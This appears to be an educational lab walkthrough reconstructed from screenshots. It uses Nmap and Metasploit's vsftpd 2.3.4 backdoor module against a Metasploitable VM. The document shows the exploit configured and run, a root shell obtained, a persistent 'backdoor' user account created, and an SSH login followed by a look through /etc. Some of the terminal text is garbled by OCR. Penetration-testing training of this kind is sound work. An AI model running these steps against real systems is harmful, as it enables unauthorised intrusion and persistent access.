


Metasploit Exploitation Workflow

This document details the step-by-step exploitation workflow using the Metasploit Framework. It demonstrates the full penetration testing cycle including scanning, enumeration, module configuration, exploitation, and post-exploitation activities.

1. Starting Metasploit (msfconsole)

The process begins by launching Metasploit's interactive console. This interface provides access to hundreds of modules used for scanning, exploitation, and payload management.



The image is a composite of two screenshots. The left screenshot shows the Metasploit console output, and the right screenshot shows a terminal window running Nmap.

Metasploit Console Output:

```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Nov 11 12:18:13 EST 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentat
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Terminal Window Output (Nmap):

```
kali@kali: ~
Session Actions Edit View Help


(kali@kali)-[~]
$ nmap 192.168.246.131
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 13:01 EST
Nmap scan report for 192.168.246.131
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:9E:35:09 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds

(kali@kali)-[~]
```

2. Searching for an Exploit Module


The target service or vulnerability is identified, and Metasploit's search functionality is used to find a suitable exploit. Each module includes details on requirements, compatibility, and usage.



```
kali@kali: ~  
Session Actions Edit View Help  
+ -- ==[ metasploit v6.4.84-dev ]  
+ -- ==[ 2,547 exploits - 1,309 auxiliary - 1,680 payloads ]  
+ -- ==[ 431 post - 49 encoders - 13 nops - 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
  
msf > search vsftpd 2.3.4  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.  
4 Backdoor Command Execution  
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/  
vsftpd_234_backdoor  
  
msf > use 0  
[*] No payload configured, defaulting to cmd/unix/interact  
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
  
Name Current Setting Required Description  
- - - - -  
CHOST no The local client address  
CPORT no The local client port  
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, sock  
s5, http, socks5h  
RHOSTS yes The target host(s), see https://docs.metasploit.co  
m/docs/using-metasploit/basics/using-metasploit.ht  
ml  
RPORT 21 yes The target port (TCP)  
  
Exploit target:  
  
Id Name  
-- --  
0 Automatic  
  
View the full module info with the info, or info -d command.  
msf exploit(unix/ftp/vsftpd_234_backdoor) > |
```

3. Loading & Configuring the Exploit

After selecting the module, parameters such as RHOSTS (target IP) and RPORT (target port) are configured. Payloads (e.g., reverse shell, meterpreter) are also chosen at this stage.



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.246.131
rhosts => 192.168.246.131
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h                                                                               |
| RHOSTS  | 192.168.246.131 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                                                                                               |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.246.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.246.131:21 - USER: 331 Please specify the password.
[+] 192.168.246.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.246.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.246.130:37033 -> 192.168.246.131:6200) at 2025-11-11 13:23:02 -0500

adduser backdoor
Adding user `backdoor' ...
Adding new group `backdoor' (1003) ...
Adding new user `backdoor' (1003) with group `backdoor' ...
Creating home directory `/home/backdoor' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: password
Retype new UNIX password: password
passwd: password updated successfully
Changing the user information for backdoor
Enter the new value, or press ENTER for the default
Full Name []: Amara Okonkwo
```

4. Running the Exploit

The exploit is executed. If successful, this results in access to the target machine. If not, adjustments may be needed or alternative modules attempted.

```
backdoor@metasploitable: ~  
S Session Actions Edit View Help  
Ac RX errors 0 dropped 0 overruns 0 frame 0  
Ac TX packets 14 bytes 990 (990.0 B)  
C TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
C  
Er  
Re (kali@kali)-[~]  
pa $ ssh backdoor@192.168.246.131  
C Unable to negotiate with 192.168.246.131 port 22: no matching host key type found. The  
Er offer: ssh-rsa,ssh-dss  
  
(kali@kali)-[~]  
$ ssh backdoor@192.168.246.131:21  
ssh: Could not resolve hostname 192.168.246.131:21: Name or service not known  
  
(kali@kali)-[~]  
$ ssh -p 21 backdoor@192.168.246.131  
Is  
Er  
pwd  
^C  
  
(kali@kali)-[~]  
$ ssh -p 21 backdoor@192.168.246.131  
Is  
Er  
^C  
  
(kali@kali)-[~]  
$ ssh -p 21 backdoor@192.168.246.131  
^C  
  
(kali@kali)-[~]  
$ ssh -oHostKeyAlgorithms+=ssh-rsa -oPubkeyAcceptedAlgorithms+=ssh-rsa backdoor@192.  
Is 168.246.131  
sh The authenticity of host '192.168.246.131 (192.168.246.131)' can't be established.  
RSA key fingerprint is SHA256:BQHm5EoHX9GciOLuVscegPXLQ0suPs+E9d/rrJB84rk.  
y This key is not known by any other names.  
sh Are you sure you want to continue connecting (yes/no/[fingerprint])? y  
y Please type 'yes', 'no' or the fingerprint: yes  
sh Warning: Permanently added '192.168.246.131' (RSA) to the list of known hosts.  
pw backdoor@192.168.246.131's password:  
/ Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
wh  
rc The programs included with the Ubuntu system are free software;  
pi the exact distribution terms for each program are described in the  
P individual files in /usr/share/doc/*/copyright.  
64  
64 Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
64 applicable law.  
64  
64 To access official Ubuntu documentation, please visit:  
^2 http://help.ubuntu.com/  
Ba backdoor@metasploitable:~$
```

5. Post-Exploitation Tasks

Once access is gained, further actions can be taken such as privilege escalation, file extraction, or system enumeration. Meterpreter tools are often used at this stage.

```
backdoor@metasploitable: /etc
S Session Actions Edit View Help
Ac backdoor@metasploitable:~$ ls
Ac backdoor@metasploitable:~$ dir
Cd backdoor@metasploitable:~$ cd /etc
Cd backdoor@metasploitable:/etc$ ls
Er adduser.conf          gtk-2.0          perl
Re adjtime               hdparm.conf      php5
pa aliases               hesiod.conf      popularity-contest.conf
Ch aliases.db            host.conf        postfix
Er alternatives           hostname         postgresql
apache2                 hosts            postgresql-common
apm                     hosts.allow      ppp
apparmor                hosts.deny       printcap
apparmor.d              hosts.equiv      profile
apt                     idmapd.conf      profile.d
at.deny                 inetd.conf       proftpd
Is bash.bashrc           init.d           protocols
Er bash_completion       initramfs-tools  purple
bash_completion.d       inputrc          python
belocs                  iproute2         python2.5
bind                    issue            rc0.d
bindresvport.blacklist  issue.net        rc1.d
blkid.tab               java             rc2.d
blkid.tab.old           jvm             rc3.d
Is calendar             jvm.d           rc4.d
Er chatscripts           kernel-img.conf  rc5.d
console-setup           ldap            rc6.d
console-tools           ld.so.cache      rc.local
cowpoke.conf            ld.so.conf       rcS.d
cron.d                  ld.so.conf.d     resolvconf
cron.daily              locale.alias     resolv.conf
y cron.hourly            localtime        rmt
Is cron.monthly          logcheck         rpc
st crontab              login.defs       samba
cron.weekly             logrotate.conf  screenrc
y cups                  logrotate.d     securetty
st debconf.conf          lsb-base        security
y debian_version        lsb-base-logging.sh
st default              lsb-release     services
pv defoma               ltrace.conf     sgml
/ deluser.conf           lvm             shadow
wh depmod.d             magic            shadow-
rc devscripts.conf      magic.mime       shells
pi dhcp3                mailcap          skel
PJ distcc               mailcap.order    ssh
64 dpkg                mailname         ssl
64 e2fsck.conf          manpath.config  sudoers
64 emacs               mediaprm        su-to-rootrc
64 environment          menu            sysctl.conf
64 esound              menu-methods    syslog.conf
^2 event.d              mime.types      terminfo
Ba exports              mke2fs.conf     timezone
tomcat5.5
```